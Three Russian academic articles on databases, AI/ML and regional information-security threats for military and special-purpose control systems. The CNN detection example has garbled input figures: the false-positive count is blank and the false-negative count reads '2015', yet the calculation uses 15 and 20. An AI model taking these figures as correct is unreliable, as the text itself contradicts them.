The Military Academy of Telecommunications, named after Marshal of the Soviet Union S.M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mail: dmitryirenskov@gmail.com

Abstract. The article discusses the relevance of the use of modern non-relational (NoSQL) and new relational (NewSQL) database management systems in special purpose management systems. A comparative analysis of the key representatives of each category — MongoDB, Cassandra, CockroachDB and VoltDB — is carried out in terms of their architectural features, advantages and disadvantages in the context of high requirements for reliability, performance, scalability and determinism. Problematic issues and directions for further research have been identified. Calculations demonstrating the theoretical performance and fault tolerance of clusters are presented, as well as practical recommendations on choosing a DBMS for various classes of tasks in the NMS are formulated.

Keywords: special purpose management systems; SUSN; NoSQL; NewSQL; MongoDB; Cassandra; CockroachDB; VoltDB; distributed systems; fault tolerance; scalability.

Введение. Современные системы управления специального назначения (СУСН) — оборонные, аэрокосмические, финансовые — функционируют в условиях экспоненциального роста объемов и скорости поступления данных. Традиционные реляционные СУБД, несмотря на свою надёжность и соответствие принципам ACID, зачастую не справляются с требованиями горизонтального масштабирования и высокой доступности в распределённых средах. Это обусловило актуальность внедрения альтернативных классов систем: NoSQL, жертвующих строгой согласованностью в распределённой среде ради масштабируемости, и NewSQL, сочетающих горизонтальную масштабируемость классических SQL-систем с гарантиями ACID [1–3].

Цель данной статьи — провести анализ применимости решений NoSQL и NewSQL в СУСН, выявить их сильные и слабые стороны, а также сформулировать рекомендации и направления для дальнейших исследований.

MongoDB и Apache Cassandra — системы управления базами данных (СУБД) типа NoSQL, но имеют разные модели данных и особенности. Выбор между ними зависит от потребностей проекта [4].

MongoDB — документоориентированная СУБД. Данные хранятся в виде гибких JSON-подобных документов. Достоинства для СУСН: гибкая схема данных, удобна для хранения сложнотруктурированной телеметрии и нестандартных форматов данных. Высокая скорость записи и чтения для операций по ключу.

Недостатки для СУСН: Транзакционные гарантии сложны в распределенной конфигурации. Запросы, не использующие индекс, работают медленно. По умолчанию обеспечивается только конечная согласованность (eventual consistency).

Apache Cassandra — ширококолоночная СУБД, ориентированная на запись.

Достоинства для СУСН: Линейная масштабируемость, отказоустойчивость без единой точки отказа, высочайшая доступность и производительность записи. Модель распределения данных основана на последовательном хэшировании, что делает кластер устойчивым к сетевым сбоям.

Недостатки для СУСН: Сложность выполнения сложных агрегирующих запросов и JOIN. Модель согласованности настраивается (от конечной до строгой), но строгая согласованность снижает производительность (рис. 1).

Системы управления базами данных (СУБД) CockroachDB и VoltDB из класса NewSQL [4].

CockroachDB — распределенная SQL-СУБД с открытым исходным кодом, совместимая с PostgreSQL.

Достоинства для СУСН: полная поддержка ACID-транзакций в распределенной среде, автоматическое шардирование и репликация, высочайшая отказоустойчивость (выдерживает отказ сразу нескольких узлов); горизонтальное масштабирование без простоя.




Рис. 1. Упрощенная архитектура распределенного кластера Cassandra (кольцевая топология)

Недостатки для СУСН: более высокая задержка по сравнению с NoSQL из-за накладных расходов на распределенные транзакции. Требуется более мощных вычислительных ресурсов.

VoltDB — NewSQL СУБД, ориентированная на скорость обработки транзакций.

Достоинства для СУСН: экстремально низкая задержка (миллисекунды) и высочайшая пропускная способность (сотни тысяч TPS) благодаря хранению данных в оперативной памяти и использованию неблокирующих алгоритмов. Полная поддержка ACID.

Недостатки для СУСН: Ограничение объемом оперативной памяти кластера. Высокая стоимость инфраструктуры. Менее отказоустойчива, чем CockroachDB, при выходе из строя узла требуется перераспределение данных. Сравнительный анализ СУБД для применения в СУСН представлен в таблице 1.

Таблица 1

Сравнительный анализ СУБД для применения в СУСН

Критерий	MongoDB (NoSQL)	Cassandra (NoSQL)	CockroachDB (NewSQL)	VoltDB (NewSQL)
Горизонтальное масштабирование	Да	Да (линейное)	Да	Ограничено
Согласованность	Настраиваемая	Настраиваемая (QUORUM)	Строгая (ACID)	Строгая (ACID)
Производительность записи	Высокая	Очень высокая	Высокая	Экстремально высокая
Детерминизм задержки	Низкий	Средний	Средний	Высокий
Отказоустойчивость	Средняя	Очень высокая	Очень высокая	Высокая
Сложность администрирования	Средняя	Высокая	Низкая (автоматизация)	Средняя
Поддержка SQL	Ограниченная	Ограниченная (CQL)	Полная	Полная

Для оценки отказоустойчивости и доступности кластера используется простая вероятностная модель. Предположим, что каждый узел в кластере имеет вероятность отказа p . Тогда вероятность того, что весь кластер из n узлов откажет, рассчитывается по-разному в зависимости от архитектуры [5].

Модель для Cassandra ($RF=3$, $N=5$), где RF — коэффициент репликации (Replication Factor). Каждый фрагмент данных (часть строки) хранится на 3 разных узлах; N — общее количество узлов в кластере.

Кластер доступен, если доступна хотя бы одна реплика из трех для каждой части данных. Это сложная модель, но для упрощения оценим вероятность потери данных (P_{loss}) как вероятность отказа 3 из 5 узлов, хранящих реплики одного диапазона данных.

$$P_{loss} = C(5, 3) \times p^3 \times (1 - p)^2 \quad (1)$$

Модель для CockroachDB ($RF=3$, $N=5$): Аналогична Cassandra.

Модель для VoltDB (синхронная репликация $K=2$, $N=3$), где K — количество партиций (секций данных). Данные делятся на K партиций; N — общее количество узлов (нод) в кластере.

Кластер доступен, если доступно более половины узлов (кворум). Для $N=3$ кворум составляет 2 узла. Кластер откажет, если откажут 2 или 3 узла.

$$P_{failure} = C(3, 2) \times p^2 \times (1 - p) + C(3, 3) \times p^3 \quad (2)$$

Результаты расчета вероятности отказа кластера ($p_{\text{узла}} = 0.01$) приведены в таблице 2.

Таблица 2

Результаты расчета вероятности отказа кластера ($p_{\text{узла}} = 0.01$)

Конфигурация	Формула	$P_{\text{отказа\_кластера}}$	Доступность ($1 - P_{\text{отказа}}$)
Cassandra ($N=5$, $RF=3$)	$C(5, 3) \times p^3 \times (1 - p)^2$	~0.0000098	99.99902%
CockroachDB ($N=5$, $RF=3$)	Аналогично Cassandra	~0.0000098	99.99902%
VoltDB ($N=3$, $K=2$)	$C(3, 2) \times p^2 \times (1 - p) + C(3, 3) \times p^3$	~0.000298	99.9702%

Расчеты показывают, что конфигурации с большим количеством узлов и реплик (Cassandra, CockroachDB) обеспечивают на порядки более высокую доступность при одинаковой надежности отдельных узлов.

Вопросы, требующие дальнейшего исследования:

1. Оптимизация для детерминированного времени отклика: исследование алгоритмов планирования заданий и управления памятью в NewSQL-системах для гарантированного времени отклика в реальном времени.
2. Гибридные транзакционно-аналитические обработки (HTAP) в СУСН: возможность выполнения аналитических запросов непосредственно на операционных данных без потери производительности.
3. Безопасность и мандатное управление доступом: разработка встроенных механизмов защиты информации с регламентированным доступом, соответствующих требованиям ГОСТ.
4. Энергоэффективность: анализ потребления энергии распределенными кластерами и разработка алгоритмов оптимизации для автономных систем.

Заключение. Проведенный анализ позволяет сформулировать следующие рекомендации по применению рассмотренных СУБД в системах управления специального назначения:

1. Для систем сбора телеметрии и данных датчиков, где ключевыми требованиями являются высочайшая скорость и объем записи, а требования к сложности запросов невысоки, оптимальным выбором является Apache Cassandra. Ее отказоустойчивая и легко масштабируемая архитектура надежно защищает данные.
2. Для систем управления финансовыми транзакциями или критически важными объектами, где необходимы строгие ACID-гарантии, горизонтальная масштабируемость и отказоустойчивость, наилучшим решением является CockroachDB. Она сочетает надежность SQL с гибкостью облачных развертываний.
3. Для подсистем принятия решений в реальном времени, требующих микросекундной задержки и максимальной пропускной способности при сохранении консистентности (например, обработка событий в системах ПВО), следует рассмотреть VoltDB. Однако ее развертывание требует тщательного проектирования отказоустойчивости.

4. MongoDB может быть полезна в подсистемах, работающих со слабоструктурированными данными сложной формы (например, документация, конфигурации), где требования к транзакционности не столь критичны.

Выбор конкретного решения должен основываться на глубоком анализе требований конкретной подсистемы СУСН к согласованности, доступности, задержке и масштабируемости.

СПИСОК ЛИТЕРАТУРЫ

1. Клеппман М. Высоконагруженные приложения. Программирование, масштабирование, поддержка СПб.: Питер, 2021. 576 с.
2. George Coulouris, Jean Dollimore, Tim Kindberg. Distributed Systems: Concepts and Design (4th Edition) USA.: Wesley Addison-Wesley, 2005. 944 с.
3. Шапира Г., Палино Т., Сиварам Р., Петти К. Apache Kafka. Поточковая обработка и анализ данных, 2-е издание СПб.: Питер, 2024. 512 с.
4. Сафонов, К. В. Новые тенденции в развитии систем управления базами данных: от NoSQL к NewSQL // Труды института системного программирования РАН. 2018. Т. 30, № 3. С. 115-134.
5. Стин ван М., Таненбаум Э. С. Распределенные системы / пер. с англ. В. А. Яроцкого. М.: ДМК Пресс, 2021. 584 с.

УДК 621.396.4

ИСПОЛЬЗОВАНИЕ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА И МАШИННОГО ОБУЧЕНИЯ ДЛЯ ОБРАБОТКИ ДАННЫХ В СИСТЕМАХ УПРАВЛЕНИЯ СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ**Ренсков Дмитрий Андреевич**

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mail: dmitryirenskov@gmail.com

Аннотация. В статье рассматриваются актуальные вопросы применения технологий искусственного интеллекта (ИИ) и машинного обучения (МО) в системах управления специального назначения (СУСН). Проведен анализ ключевых проблем, включая вопросы устойчивости, интерпретируемости решений и безопасности данных. Выявлены положительные тенденции в области повышения автономности и эффективности систем, а также негативные аспекты, связанные с чрезмерным усложнением и новыми уязвимостями. Обоснован необходимый инструментарий для решения задач СУСН, приведены упрощенные расчеты на основе математического аппарата. Сформулированы рекомендации и предложения по дальнейшему развитию направления.

Ключевые слова: искусственный интеллект; машинное обучение; системы управления специального назначения; обработка данных; кибербезопасность; нейронные сети; алгоритмы.

THE USE OF ARTIFICIAL INTELLIGENCE AND MACHINE LEARNING FOR DATA PROCESSING IN SPECIAL-PURPOSE CONTROL SYSTEMS**Renskov Dmitry**

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S.M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mail: dmitryirenskov@gmail.com

Abstract. The article discusses the current issues of the application of artificial intelligence (AI) and machine learning (MO) technologies in special-purpose control systems. The analysis of key issues, including issues of sustainability, interpretability of solutions and data security, is carried out. Positive trends in increasing the autonomy and efficiency of systems, as well as negative aspects related to excessive complexity and new vulnerabilities, have been identified. The necessary tools for solving the tasks of the SUSN are substantiated, simplified calculations based on the mathematical apparatus are presented. Recommendations and suggestions for further development of the direction are formulated.

Keywords: artificial intelligence; machine learning; special purpose control systems; data processing; cybersecurity; neural networks; algorithms.

Введение. Современные системы управления специального назначения (СУСН), к которым относятся системы управления войсками, сложными техническими комплексами, роботизированными платформами и критически важными объектами, функционируют в условиях информационной перегрузки. Объемы данных, поступающих от сенсоров, средств разведки, наблюдения и связи, многократно превышают возможности их оперативного анализа человеком-оператором.

Актуальность внедрения методов ИИ и МО обусловлена следующими факторами:

Скорость принятия решений — ИИ способен анализировать большие массивы данных в режиме, близком к реальному времени, выдавая рекомендации или даже принимая решения на тактическом уровне.

Сложность и неопределенность оперативной обстановки — МО-алгоритмы, особенно глубокое обучение, эффективно выявляют сложные, неочевидные для человека зависимости и аномалии в данных, предсказывая развитие ситуации.

Повышение автономности — развитие автономных систем (беспилотные аппараты, робототехнические комплексы) невозможно без интеллектуальных алгоритмов, способных к навигации, распознаванию целей и адаптации к изменяющимся условиям.

Противодействие высокотехнологичному противнику — использование ИИ противником создает технологическую асимметрию, нивелировать которую возможно только за счет разработки и внедрения собственных передовых решений. Таким образом, интеграция ИИ и МО перестает быть вопросом технологического превосходства и становится необходимым для обеспечения национальной безопасности.

Анализ проблемных вопросов и тенденций как положительные, так и отрицательные тенденции.

Положительные тенденции. Повышение точности и эффективности — алгоритмы компьютерного зрения на основе сверточных нейронных сетей (CNN) показывают точность распознавания объектов, превышающую человеческие возможности, особенно в сложных погодных условиях или при работе с зашумленными данными.

Адаптивность — современные алгоритмы обучения с подкреплением позволяют системам адаптироваться к непредвиденным изменениям в обстановке, находить обходные пути для достижения цели.

Прогнозирование — предсказательные модели на основе анализа временных рядов и рекуррентных нейронных сетей (RNN) позволяют прогнозировать действия противника, технические сбои и развитие кризисных ситуаций.

Негативные тенденции и недостатки. «Черный ящик» — проблема интерпретируемости решений сложных нейросетевых моделей. В СУСН критически важно понимать, на основании чего было принято решение, чтобы избежать катастрофических ошибок.

Уязвимость к атакам — злонамеренно сконструированные входные данные (например, незначительные шумы на изображении), незаметные для человека, могут кардинально изменить вывод модели. Это создает новые векторы для кибератак.

Зависимость от данных — качество работы моделей МО напрямую зависит от объема и репрезентативности данных для обучения. Данные для СУСН часто являются секретными, скудными или несбалансированными.

Высокие вычислительные затраты — развертывание сложных моделей на аппаратных платформах с ограниченными ресурсами (бортовые компьютеры, полевые терминалы) представляет значительную техническую задачу.

Этические и юридические аспекты — делегирование права принятия решений о применении силы автономным системам поднимает серьезные этические и юридические вопросы.

Вопросы, требующие дальнейшего исследования: разработка объяснимого AI (XAI) — методов объяснимого ИИ для глубоких нейронных сетей; создание алгоритмов, устойчивых к атакам и способных к обучению на небольших наборах данных; разработка энергоэффективных и аппаратно-ориентированных моделей для их использования на граничных устройствах; формализация юридических рамок и протоколов взаимодействия «человек-ИИ» в контуре управления.

Необходимый инструментарий и математическое обоснование. Для СУСН необходим комбинированный инструментарий, сочетающий классические методы и современное глубокое обучение (рис. 1).




Рис. 1 Схема гибридного контура управления «человек-ИИ» в СУСН

Классические методы МО. Для классификации и кластеризации — Метод опорных векторов (SVM), деревья решений, алгоритмы на основе Байесовских сетей. Эффективны для задач с хорошо структурированными данными.

Для прогнозирования — Линейная и полиномиальная регрессия, модели ARIMA для временных рядов.

Глубокое обучение. Обработка изображений и видео — Сверточные нейронные сети (CNN) — YOLO, SSD для детекции объектов в реальном времени (см. Рисунок 2).

Обработка временных рядов и сигналов — Рекуррентные нейронные сети (RNN), особенно с LSTM- или GRU-блоками. Принятие последовательных решений — Обучение с подкреплением (Reinforcement Learning, RL). Упрощенный расчет эффективности обнаружения объекта.

Рассмотрим задачу обнаружения цели на изображении с помощью алгоритма на основе CNN.




Рис. 2. Принцип работы сверточной нейронной сети (CNN) для детекции объектов в системе технического зрения СУСН

Входные данные: Изображение с камеры размерами 640x480 пикселей.

Метрика: Точность (Precision, P) и Полнота (Recall, R).

$\text{Precision} = \text{True Positives} / (\text{True Positives} + \text{False Positives})$

$\text{Recall} = \text{True Positives} / (\text{True Positives} + \text{False Negatives})$

Пусть после обработки 1000 изображений модель выдала результаты:

Истинно-положительных срабатываний (True Positive, TP): 185

Ложноположительных срабатываний (False Positive, FP):

Ложноотрицательных срабатываний (False Negative, FN): 2015

Рассчитаем метрики:

$\text{Precision} = 185 / (185 + 15) = 185 / 200 = 0.925 (92.5\%)$

$\text{Recall} = 185 / (185 + 20) = 185 / 205 \approx 0.902 (90.2\%)$

Высокий Precision означает мало «ложных тревог», что критически важно для избежания нецелевого применения ресурсов. Высокий Recall означает, что система пропускает мало реальных целей.

F1- гармоническое среднее между Precision и Recall: $F1 = 2 * (P * R) / (P + R) = 2 * (0.925 * 0.902) / (0.925 + 0.902) \approx 2 * 0.834 / 1.827 \approx 0.913$.

Вывод: модель показывает высокую и сбалансированную эффективность ($F1 \approx 91.3\%$).

Рекомендации и предложения по созданию и применению ИИ и МО представлены ниже.

1. Разработка гибридных систем: создание архитектур, где окончательное решение остается за человеком-оператором, а ИИ выступает как система поддержки принятия решений, фильтрации данных и выдачи рекомендаций.

2. Принцип «понимаемого ИИ»: обязательное включение в контур управления модулей Explainable AI, предоставляющих оператору обоснование рекомендаций в интерпретируемом виде (например, выделение областей на изображении, повлиявших на решение).

3. Создание защищенных и отказоустойчивых архитектур:

Регулярный аудит моделей на уязвимости к adversarial-атакам.

Внедрение механизмов валидации решений ИИ через параллельные независимые алгоритмические каналы. Разработка протоколов экстренного отключения и перехода на ручное управление:

1. Развитие отечественной элементной базы и ПО — создание высокопроизводительных вычислителей и специализированных процессоров (типа NPU), оптимизированных для работы с нейросетевыми моделями в автономных системах.

2. Формирование репрезентативных datasets — создание защищенных банков данных для обучения и тестирования моделей, включающих симуляционные данные и данные, полученные в условиях, приближенных к реальным.

Заключение. Интеграция искусственного интеллекта и машинного обучения в системы управления специального назначения является необратимой и необходимой тенденцией. Несмотря на наличие серьезных вызовов, связанных с безопасностью, надежностью и интерпретируемостью, потенциальные выгоды в виде повышения скорости, точности и автономности систем многократно перевешивают риски. Успех внедрения будет зависеть от системного подхода, передовые научные исследования в области AI/ML, развитием отечественной элементной базы и четкой нормативно-правовой. Ключевым принципом должно оставаться сохранение решающего человеческого фактора над критически важными решениями.

СПИСОК ЛИТЕРАТУРЫ

- Goodfellow I., Bengio Y., Courville A. A fundamental work on deep learning: Deep Learning. MIT Press, 2016. 800 p. (Adaptive Computation and Machine Learning series). ISBN 978-0262035613.
- On the application of AI in military affairs (NATO perspective): Johnson J. Artificial Intelligence & Future Warfare: Implications for International Security // Defense & Security Analysis. 2019. Vol. 35, no. 2. P. 147–169. DOI: 10.1080/14751798.2019.1600800.

3. On the vulnerability of neural networks (the cornerstone of adversarial attacks research): Szegedy C. et al. Intriguing properties of neural networks // arXiv preprint arXiv:1312.6199 [cs.CV]. 2013.
4. On explainable AI (XAI) — a key direction for critical systems: Adadi A., Berrada M. Peeking Inside the Black-Box: A Survey on Explainable Artificial Intelligence (XAI) // IEEE Access. 2018. Vol. 6. P. 52138-52160. DOI: 10.1109/ACCESS.2018.2870052.
5. A fundamental work on reinforcement learning: Sutton R. S., Barto A. G. Reinforcement Learning: An Introduction. 2nd ed. MIT Press, 2018. 552 p. (Adaptive Computation and Machine Learning series). ISBN 978-0262039246.
6. On the specific challenges of ML in defense (from a reputable source): Cummings M. L. Artificial Intelligence and the Future of Warfare // International Security Department and US and the Americas Programme. Chatham House, 2017. 36 p.
7. A modern approach to adversarial robustness: Madry A. et al. Towards Deep Learning Models Resistant to Adversarial Attacks // arXiv preprint arXiv:1706.06083 [stat.ML]. 2017.
8. On efficient neural networks for edge devices (relevant for deployed systems): Howard A. G. et al. MobileNets: Efficient Convolutional Neural Networks for Mobile Vision Applications // arXiv preprint arXiv:1704.04861 [cs.CV]. 2017.
9. Войтишек Е.Э., Гуров С.С. Искусственный интеллект в задачах управления сложными системами // Информационные технологии и вычислительные системы. 2020. № 2. С. 63–74. DOI: 10.14357/20718632200206.

УДК 621.396.4

АНАЛИЗ УГРОЗ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ В РЕГИОНАХ РОССИИ: СОВРЕМЕННЫЕ ВЫЗОВЫ И РИСКИ

Ренсков Дмитрий Андреевич

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mail: dmitryirenskov@gmail.com,

Аннотация. Статья посвящена анализу современных угроз информационной безопасности на региональном уровне в Российской Федерации в условиях активной цифровизации. Рассматриваются ключевые уязвимости ИТ-инфраструктуры, кадровые и нормативно-организационные проблемы, а также региональные различия в уровне защищённости. Отмечаются примеры как эффективных практик обеспечения кибербезопасности, так и типичных сбоев, подчеркивающих необходимость системного подхода и межуровневой координации.

Ключевые слова: информационная безопасность; киберугрозы; регионы России; цифровизация; ИТ-инфраструктура.

ANALYSIS OF INFORMATION SECURITY THREATS IN RUSSIAN REGIONS: CURRENT CHALLENGES AND RISKS

Renskov Dmitry

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S.M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mail: dmitryirenskov@gmail.com

Abstract. The article analyzes current information security threats at the regional level in the Russian Federation amid accelerated digitalization. It highlights key vulnerabilities in IT infrastructure, personnel shortages, regulatory issues, and regional disparities in cybersecurity readiness. The study emphasizes both successful practices and common failures, underlining the need for a systemic approach and multi-level coordination.

Keywords: information security; cyber threats; Russian regions; digitalization; IT infrastructure.

Введение. Усиление цифровизации экономики и государственного управления в России в последние годы привело к значительному росту зависимости регионов от информационно-коммуникационных технологий. Электронные госуслуги, автоматизированные системы управления, цифровые платформы в образовании, здравоохранении, ЖКХ и промышленности становятся неотъемлемой частью повседневной жизни. Однако вместе с этим возрастает и уязвимость киберпространства перед целым рядом угроз. Особое внимание при этом следует уделить именно региональному уровню, поскольку субъекты Российской Федерации обладают различной степенью зрелости ИТ-инфраструктуры, кадровой обеспеченности и организационно-правовых механизмов реагирования на инциденты. Анализ современных угроз информационной безопасности в российских регионах требует комплексного подхода, включающего технологические, политические, социальные и управленческие аспекты.

Современные угрозы информационной безопасности, актуальные для регионов России, можно классифицировать по различным признакам. Наиболее распространённые и масштабные — это кибератаки, проводимые как организованными преступными группами, так и государственными или квазигосударственными структурами. Целью таких атак часто становится дестабилизация ключевых отраслей, получение доступа к конфиденциальной информации, вымогательство или парализация инфраструктуры. Типичными примерами являются DDoS-атаки на серверы государственных ведомств, вредоносные вложения в электронных письмах, направленные на работников муниципальных администраций, или вредоносное ПО, блокирующее работу медицинских и образовательных учреждений. Особенно уязвимы небольшие муниципалитеты и бюджетные организации, где наблюдается дефицит ИБ-специалистов и слабая техническая база.

Одной из ключевых угроз остаётся фишинг — метод социальной инженерии, направленный на обман пользователей с целью получения их аутентификационных данных. В регионах, где уровень цифровой грамотности остаётся недостаточно высоким, фишинг показывает высокую эффективность. Он часто становится причиной компрометации учётных записей в системах государственных закупок, реестрах недвижимости или электронных дневниках учащихся.

Отдельную категорию угроз составляют утечки персональных данных. В условиях, когда субъекты РФ активно внедряют региональные компоненты систем электронного здравоохранения, автоматизированные системы учета в образовании, системах ЖКХ и социальной поддержки, риск утечки чувствительных данных возрастает. Утечки могут происходить как в результате внешних атак, так и из-за внутренних нарушений, в том числе недобросовестных действий сотрудников [1].

Геополитическая напряжённость, особенно в свете конфликта между Россией и коллективным Западом, усугубляет ситуацию. Санкционное давление, ограничение доступа к иностранным ИТ-продуктам и технологиям, а также активное использование информационного пространства как инструмента гибридной войны привели к росту атак, направленных на подрыв информационного суверенитета страны. На региональном уровне это проявляется в целевых атаках на органы государственной власти, критическую инфраструктуру, региональные СМИ и системы гражданской обороны. Примером может служить увеличение количества атак на энергетические компании в Сибири, предприятия ВПК в Поволжье, а также региональные телекоммуникационные узлы. Эти атаки нередко координируются извне и носят хорошо спланированный характер, часто с использованием передовых технологий, включая искусственный интеллект и бот-сети.

Особенности угроз варьируются в зависимости от типа региона. В промышленно развитых субъектах Федерации, таких как Свердловская, Челябинская, Самарская области, основная уязвимость сосредоточена в промышленных системах управления (ICS/SCADA), что делает их мишенями для атак, способных вызвать техногенные катастрофы. В аграрных регионах — например, в Курской или Белгородской области — основная угроза связана с цифровизацией сельского хозяйства: спутниковый мониторинг, автоматизация поливов и хранение генетических данных растений могут стать объектами интереса как конкурентов, так и иностранных разведслужб. В высокотехнологичных регионах, таких как Москва, Татарстан, Санкт-Петербург, где сосредоточены ИТ-компании, стартапы и научные учреждения, возникает риск промышленного шпионажа и компрометации интеллектуальной собственности [2].

Анализ статистических данных свидетельствует о неравномерности распределения инцидентов информационной безопасности по федеральным округам. Согласно данным Роскомнадзора, ФСТЭК и отчётам компаний, таких как «Ростелеком-Солар», «Positive Technologies», «Group-IB», наибольшее количество зарегистрированных киберинцидентов приходится на Центральный и Приволжский федеральные округа, где сосредоточено множество объектов критической инфраструктуры и административных центров. При этом в Северо-Кавказском и Дальневосточном округах наблюдается рост атак на системы, связанные с транспортной и энергетической логистикой, что указывает на смещение интереса злоумышленников к периферийным регионам. Также отмечается значительное количество атак на образовательные учреждения в Сибирском округе, что может свидетельствовать о пробных действиях киберпреступников на менее защищённых объектах.

Развитие информационных технологий в регионах Российской Федерации сопровождается не только возможностями, но и множеством уязвимостей, связанных с недостаточным уровнем зрелости ИТ-инфраструктуры, фрагментарностью нормативного регулирования и недостаточной координацией между уровнями власти. Противодействие угрозам информационной безопасности (ИБ) на региональном уровне осложняется как объективными условиями — экономическими, кадровыми, технологическими, — так и системными проблемами в управлении этой сферой. Рассмотрим ключевые риски и проблемы, ограничивающие эффективность мер по обеспечению ИБ в субъектах РФ.

Одним из наиболее уязвимых элементов является ИТ-инфраструктура регионов, которая в подавляющем большинстве субъектов Российской Федерации характеризуется фрагментарностью, недостаточной защищённостью и морально устаревшим оборудованием. Многие региональные информационные системы создавались в начале или середине 2010-х годов и на сегодняшний день не соответствуют современным требованиям ИБ. Особенно остро проблема стоит в отдалённых и экономически слабых субъектах, где модернизация ИТ-оборудования и программного обеспечения осуществляется нерегулярно, зачастую без учёта актуальных угроз и рекомендаций уполномоченных органов (ФСТЭК, ФСБ, Минцифры).

Нехватка квалифицированных специалистов в области ИБ и ИТ — это системная проблема, затрагивающая подавляющее большинство регионов. Даже при наличии финансирования субъекты РФ сталкиваются с трудностями в подборе кадров, способных обеспечить адекватную защиту региональных и муниципальных информационных систем. Причиной является и отток специалистов в Москву, Санкт-Петербург, Казань и другие ИТ-центры, и ограниченные возможности региональных вузов в подготовке профильных кадров. В муниципалитетах, особенно сельских, вопросы информационной безопасности нередко возлагаются на системных администраторов без профильной подготовки, что создаёт высокий риск несанкционированного доступа к чувствительной информации [3].

